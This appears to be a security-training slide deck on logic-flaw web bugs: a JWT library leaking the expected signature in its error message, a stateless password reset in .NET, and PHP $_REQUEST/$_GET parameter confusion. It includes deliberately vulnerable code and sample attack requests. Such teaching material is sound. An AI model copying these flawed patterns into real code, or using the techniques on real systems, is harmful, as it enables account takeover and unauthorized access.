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# TEACHING AN OLD DOG NEW TRICKS

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# What Are They Talking About



Beyond XSS and SQLi

‘Interesting’ bugs of a different nature

Most of these are from one of our internal collections

Code and names changed to prevent the guilty

Think about different attack vectors

# Auth0 Expecting



Auth0 is a 3<sup>rd</sup> party service that provides identity management and single sign services


Uses Json Web Tokens (JWT) as a mechanism to exchange authentication tokens between the client and Auth0 service

A JWT contains user profile information and a signature to prevent tampering


# Auth0 Expecting



Browser



Auth0 Server



# Auth0 Expecting



## JWT Token Format

```
{
  "alg": "HS256", "typ": "JWT"
}
{
  "sub": "1234567890", (subject identifier)
  "iat": 1516239022, (time of issuing)
  "name": "John Doe", (custom claim)
  "admin": false (custom claim)
}
HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), secret)
```

## HTTP Request

```
GET /userinfo HTTP/1.1
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWUiOiJhbmM0...
```

# Auth0 Expecting



The Auth0 package < 1.0.4 returns an error message to the caller when a JWT was submitted with an invalid signature

The error message returned looked like this

## Error Message


Invalid signature.

Expected	8Qh5IJ5gSaQylkSdaCIDBoOqkzhoj0Nutmkap8RgbqY=
got	8Qh5IJ5gSaQylkSdaCIDBoOqkzhoj0NutqgtxsTGvxR=

An attacker could submit a JWT that they crafted with an invalid signature and based on the resulting error message determine the required signature to craft a valid JWT token



# Password Reset Process





# Insecure Password Reset



No state tracking through-out the password reset flow

HTTP Request

POST /ResetPassword HTTP/1.1

Userid=dave@acme.com&Password=NewPassword



```
public ResetPassword(PasswordModel req)
{
    if (req.UserId > 0)
        response = ResetPassword().Execute(req);
}
```




```
public Execute(PasswordModel req)
{
    userFacade = new UserFacade();
    user = userFacade.GetById(req.UserId);
    if (user != null )
    {
        user.PasswordHash = Hash (req.Password);
        userFacade.Save();
    }
}
```

# Insecure Password Reset




A fix was applied using a .Net feature called TempData that stores data between incoming requests



# Insecure Password Reset



TempData was used to track the submitted userID



# Insecure Password Reset



TempData used to track the userID throughout the process

/ForgotPassword

```
public ForgotPassword(ResetPasswordModel model)
{
    TempData[PasswordResetUser]=model.UserID;
    RedirectToAction("ForgotPasswordVerify");
}
```

Is this flawed?


/ResetPassword

```
public ResetPassword(ResetPasswordModel req)
{
    userId = TempData[PasswordResetUser];
    if (userId > 0)
        response = ResetPassword().Execute(req);
}
```

# Insecure Password Reset




Doesn't store a flag to indicate valid code submitted



# Insecure Password Reset



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# Input Parameter Confusion



PHP based application providing access to an email record

Security controls enforced by

- message ID
- users email address
- users password

/LoadMessage.php

```
<?php
    require_once("auth.php");

    // Load the supplied mid value
    $mid = $_GET['mid'];

    // Load the message from database
    $msg = Lib_Get($mid);

    // Return the message to the user
    return $msg
?>
```



# Input Parameter Confusion



Looking closer at the authentication mechanism

/Auth.php

```
<?php
// Load the supplied mid value
$mid = $_REQUEST["mid"];

// load the supplied email and password
$email=@$_REQUEST["email"] ;
$pass=@$_REQUEST["pass"];

// Do the validation
if(! Authenticate($mid, $email, $pass))
    exit();
?>
```

# Input Parameter Confusion



## Viewing the functions side by side

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# Input Parameter Confusion



The vulnerability is caused due to the differences in the use of `$_REQUEST["mid"]` and `$_GET['mid']`

## `$_REQUEST`

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### Description


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An associative [array](#) that by default contains the contents of `$_GET` , `$_POST` and `$_COOKIE` .

### Note:

The presence and order of variables listed in this array is defined according to the PHP [variables\\_order](#) configuration directive.

# Input Parameter Confusion



The post variable is referenced via `$_REQUEST["mid"]`, and validated against the supplied username and password token

The URL variable is referenced via `$_GET['mid']` and will be the value used in retrieving and returning the message

## HTTP Request

POST /download.php?mid=200 HTTP/1.1

Content-Type: application/x-www-form-urlencoded

